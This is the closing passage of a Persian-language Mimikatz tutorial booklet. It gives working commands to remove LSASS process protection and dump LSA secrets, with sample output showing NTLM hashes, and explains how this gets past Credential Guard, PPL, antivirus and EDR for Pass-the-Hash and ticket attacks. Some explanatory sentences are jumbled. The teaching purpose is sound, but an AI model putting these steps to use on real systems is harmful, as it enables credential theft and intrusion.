2872   vm3dservice.ex F-Tok   Sig 00/00 [0-0-0]
2888   MsMpEng.exe    F-Tok   Sig 37/07 [1-0-3]
2912   vmtoolsd.exe   F-Tok   Sig 00/00 [0-0-0]
3004   vm3dservice.ex F-Tok   Sig 00/00 [0-0-0]
3160   dllhost.exe    F-Tok   Sig 00/00 [0-0-0]
```

• حذف محافظت از LSASS :

```
!processprotection /process::lsass.exe /remove
```

```
mimikatz # !processprotection /process::lsass.exe /remove
Raw command (not implemented yet) : processprotection /process::lsass.exe /remove
```

• پس از حذف محافظت، دوباره LSASS را اصلاح کنید:

```
lsadump::lsa /patch
```

چرا این مهم است؟

- lsass.exe (سرویس زیرسیستم اختیارات امنیتی محلی) یک پروسس حیاتی در سیستم است که مدیریت احراز هویت را بر عهده دارد و اطلاعات حساسی مانند هش‌های پسورد و بلیط‌های Kerberos را در حافظه ذخیره می‌کند.
 - دسترسی‌های دیباگ اغلب برای استخراج یا تعامل با پروسس‌های محافظت شده مانند lsass.exe لازم هستند. با حذف محافظت از lsass.exe، می‌توان به حافظه این پروسس دسترسی پیدا کرد که ممکن است حاوی پسورد‌های ساده یا هش‌های پسورد باشد و می‌توان از آن‌ها برای اهداف مخرب استفاده کرد.
-

حملات مرتبط:

برخی از این حملات می‌توانند مکانیزم‌های امنیتی را دور بزنند و از تکنیک‌هایی مانند **Dump** یا **Pass-the-Hash** یا **LSASS**(استخراج اطلاعات از LSASS) استفاده کنند.

حذف محافظت باعث می‌شود که استخراج LSA Secrets LSA ممکن شود و به مهاجم اجازه می‌دهد تا از حملات **Pass-the-Ticket** یا **the-Hash** (استفاده از بلیط Kerberos) استفاده کند.

```
lsadump::lsa /patch
```

```

mimikatz # lsadump::lsa /patch
Domain : VICLAB-PC / S-1-5-21-3311865691-203533285-3916444207

RID : 000001f4 (500)
User : Administrator
LM :
NTLM : aa3d32cb7efd83de34ca1847a5550b48

RID : 000001f7 (503)
User : DefaultAccount
LM :
NTLM :

RID : 000001f5 (501)
User : Guest
LM :
NTLM :

RID : 000003ed (1005)
User : normaluser
LM :
NTLM : aa3d32cb7efd83de34ca1847a5550b48

RID : 000003eb (1003)
User : sshd
LM :
NTLM : fb76f3a33d36b31a4e4f4645bbd5659f

RID : 000003f0 (1008)
User : Test
LM :
NTLM : aa3d32cb7efd83de34ca1847a5550b48

RID : 000001f8 (504)
User : WDAGUtilityAccount
LM :
NTLM : 17c9bb6e7168ad5e10483392f3a81ca4

mimikatz #

```

دستور `lsass.exe` با اصلاح پروسس LSA Secrets برای استخراج `lsadump::lsa /patch` استفاده می‌شود. سکرت های LSA حاوی اطلاعاتی مانند هش‌های پسورد، بلیط‌های Kerberos و سایر داده‌های احراز هویت هستند.

چگونگی کارکرد این دستور:

- با اصلاح (Patch) پروسس `lsass.exe`، Mimikatz می‌تواند محافظت‌هایی را که معمولاً از دسترسی به داده‌های حساس در حافظه جلوگیری می‌کنند، دور بزند.
- گزینه `/patch` به Mimikatz اجازه می‌دهد تا عمل استخراج secret ها از `lsass.exe` را انجام دهد بدون اینکه دفاع‌های معمولی سیستم را فعال کند.

به زبان ساده:

این دستور با دستکاری پروسس `lsass.exe`, محافظت‌های سیستم را دور می‌زند و به هکر اجازه میده تا اطلاعات مهمی مثل پسوردها و بلیط‌های امنیتی را از حافظه سیستم بیرون بکشد، بدون اینکه سیستم متوجه بشد.

شاید برآتون سوال پیش بیاد چرا نوشتمن دفاع‌های معمولی سیستم خب بزارید بازش کنم :

وقتی می‌گم "بدون اینکه دفاع‌های معمولی سیستم را فعال کند"، منظور اینه که این دستور به مهاجم اجازه می‌دهد تا به داده‌های حافظه (مانند پسوردها و هش‌ها) دسترسی پیدا کند بدون اینکه سیستم‌های دفاعی مانند **Antivirus**، **Windows Defender** متوجه فعالیت غیرعادی شوند و آن را مسدود کنند.

تخصصی‌ترش:

این دستور از تکنیک‌هایی مانند **Protection** استفاده می‌کند تا **Memory Manipulation** یا **Patching** یا **Mechanisms** (مکانیزم‌های محافظتی) سیستم عامل را دور بزند. این مکانیزم‌ها معمولاً برای جلوگیری از دسترسی غیرمجاز به پروسس‌های حساس مانند `lsass.exe` طراحی شده‌اند. با استفاده از گزینه `/patch`، این Mimikatz محافظت‌ها را غیرفعال می‌کند و به مهاجم اجازه می‌دهد تا **Kerberos**، **NTLM Hashes** (مانند **LSA Secrets**) و **Tickets** را از حافظه استخراج کند، بدون اینکه سیستم‌های امنیتی مانند **EDR** یا **Antivirus** این فعالیت را تشخیص دهند یا **Trigger** کنند.

چرا این مهم است؟

- یک پروسس حیاتی در ویندوز است که اطلاعات احراز هویت (**Authentication Data**) مانند LSASS با استفاده از **Kerberos Tickets** و **NTLM Hashes** را در حافظه ذخیره می‌کند.
- سیستم‌های امنیتی معمولاً دسترسی غیرمجاز به این پروسس را مسدود می‌کنند تا از **Credential Dumping** جلوگیری شود.
- با استفاده از `/patch`، مهاجم می‌تواند این محافظت‌ها را **Bypass** کند و به داده‌های حساس دسترسی پیدا کند، بدون اینکه سیستم‌های امنیتی مانند **Antivirus** یا **EDR** متوجه شوند.

[!process -> process and protection list](#)

دستور **!process** برای لیست کردن تمام پروسس‌های در حال اجرا روی سیستم استفاده می‌شود و اطلاعاتی درباره مکانیزم‌های محافظت از حافظه آن‌ها ارائه می‌دهد. این دستور به ویژه برای شناسایی این موضوع مفید است که آیا یک **EMET** پروسس مانند `lsass.exe` توسط ویژگی‌های امنیتی **Antivirus**، **Windows Defender** یا

محافظت می‌شود یا خیر. این ویژگی‌های امنیتی ممکن است از **Memory Dumping** (استخراج حافظه) یا **Injection** (تزریق پروسس) جلوگیری کنند.

هدف این دستور:

۱. ارزیابی وضعیت محافظت پروسس‌های حیاتی:

این دستور کمک می‌کند تا وضعیت فعلی محافظت از پروسس‌های مهم سیستم بررسی شود.

۲. شناسایی پروسس‌های آسیب‌پذیر:

به مهاجم یا پنتستر اجازه می‌دهد تا پروسس‌هایی را شناسایی کند که در برابر حملات آسیب‌پذیر هستند (یعنی پروسس‌هایی که توسط مکانیزم‌های امنیتی پیشرفت‌های محافظت نمی‌شوند).

توضیح تخصصی ترش:

- این دستور اطلاعاتی درباره **Memory Protection Mechanisms** (مکانیزم‌های محافظت از حافظه) پروسس‌ها ارائه می‌دهد، مانند اینکه آیا پروسس توسط **ASLR** (تصادفی‌سازی فضای آدرس) یا **DEP** (جلوگیری از اجرای داده‌ها) محافظت می‌شود.
- اگر پروسسی مانند **lsass.exe** یا **EMET** یا **Antivirus** یا **Windows Defender** توسط **Process Injection** یا **Memory Dumping** مهاجم می‌تواند از این آسیب‌پذیری برای انجام حملاتی مانند **Process Protection** استفاده کند.

این دستور یک ابزار قدرتمند برای شناسایی پروسس‌های محافظت‌نشده یا آسیب‌پذیر در سیستم است و به مهاجم یا پنتستر کمک می‌کند تا نقاط ضعف امنیتی را شناسایی و از آن‌ها سوءاستفاده کنند.

`!processprotection /process::lsass.exe /remove`

این دستور برای حذف محافظت از پروسس **lsass.exe** استفاده می‌شود. در سیستم‌های مدرن ویندوز، پروسس‌های حیاتی مانند **lsass.exe** اغلب در برابر **Dumping** (استخراج حافظه) یا **Modification** (تغییر) محافظت می‌شوند تا از سرقت اطلاعات احراز هویت (**Credential Theft**) جلوگیری شود.

توضیح تخصصی:

- در سیستم‌های مدرن ویندوز، پروسس **lsass.exe** توسط مکانیزم‌های امنیتی مانند **Windows Defender Credential** یا **Protected Process Light (PPL)** یا **Guard** محافظت می‌شود.

- این محافظت‌ها از دسترسی غیرمجاز به حافظه `lsass.exe` جلوگیری می‌کنند تا اطلاعات حساس مانند **Plaintext Passwords**, **Kerberos Tickets**, **NTLM Hashes** در امان بمانند.
- با استفاده از این دستور، مهاجم می‌تواند این محافظت‌ها را غیرفعال کند و به داده‌های حافظه `lsass.exe` دسترسی پیدا کند.

این دستور به مهاجم اجازه می‌دهد تا محافظت‌های امنیتی سیستم را دور بزند و به اطلاعات حیاتی مانند پسوردها و هش‌ها دسترسی پیدا کند. این کار معمولاً برای انجام حملاتی مانند **Credential Dumping** یا **Pass-the-Hash** استفاده می‌شود.

`lsadump::lsa /patch (Repeated)`

پس از حذف محافظت از پروسس `lsass.exe`, این دستور می‌تواند دوباره اجرا شود تا اطلاعات ذخیره‌شده در LSA (سکرت های امنیتی لوکال) استخراج شود. کاری که این دستور انجام می‌دهد: این دستور هش‌های پسورد یا بلیط‌های Kerberos را ذخیره‌شده در حافظه `lsass.exe` را استخراج می‌کند، که سپس می‌توان از آن‌ها برای حملات بیشتر مانند **Pass-the-Hash** (استفاده از هش پسورد) استفاده کرد.

این دستور محافظت‌های امنیتی روی پروسس LSASS را دور می‌زند و به مهاجم اجازه می‌دهد تا اطلاعات احراز هویت ذخیره‌شده در حافظه را استخراج کند.

توضیح تخصصی تر:

- پس از غیرفعال کردن محافظت‌هایی مانند **Credential Guard** یا **Protected Process Light (PPL)** مهاجم می‌تواند از این دستور برای استخراج **Kerberos Tickets**, **NTLM Hashes** و سایر اطلاعات حساس از حافظه `lsass.exe` استفاده کند.
- این اطلاعات می‌توانند برای حملات پیشرفته‌تری مانند **Golden Pass-the-Ticket**, **Pass-the-Hash** یا **Ticket Attacks** استفاده شوند.

این دستور یک ابزار قدرتمند برای مهاجمان است تا پس از دور زدن محافظت‌های امنیتی، اطلاعات حیاتی سیستم را استخراج کند و از آن‌ها برای نفوذ بیشتر استفاده کند.

دوستان عزیز، خیلی ممنون که این کتاب رو خوندید و همراه من بودید. امیدوارم برآتون مفید بوده باشه و بتونید از Mimikatz به خوبی استفاده کنید. اگر چیزی رو متوجه نشدهید یا پیشنهادی داشتید، حتماً بهم بگید تا کتاب رو بهتر کنم. این کتاب فقط شروع کاره و برنامه‌های زیادی برای آینده دارم، مثل ویدئوهای آموزشی و کتابهای بیشتر. هدفم اینه که یه مرجع کامل برای فارسی‌زبان‌ها درست کنم. موفق باشید.

در نسخه بعدی این کتابچه یا در نسخه اصلاحیه به موارد دیگر [Mimikatz](#) میپردازیم مانند:

[Pass-the-Hash \(PtH\) Attacks](#)

[Overpass the Hash \(Pass the Hash Attack\)](#)

[Golden Ticket Attack](#)

[Silver Ticket Attack](#)

[differences between Golden Ticket and Silver Ticket attacks](#)

[DCSync Attack](#)

[DC Shadow Attack](#)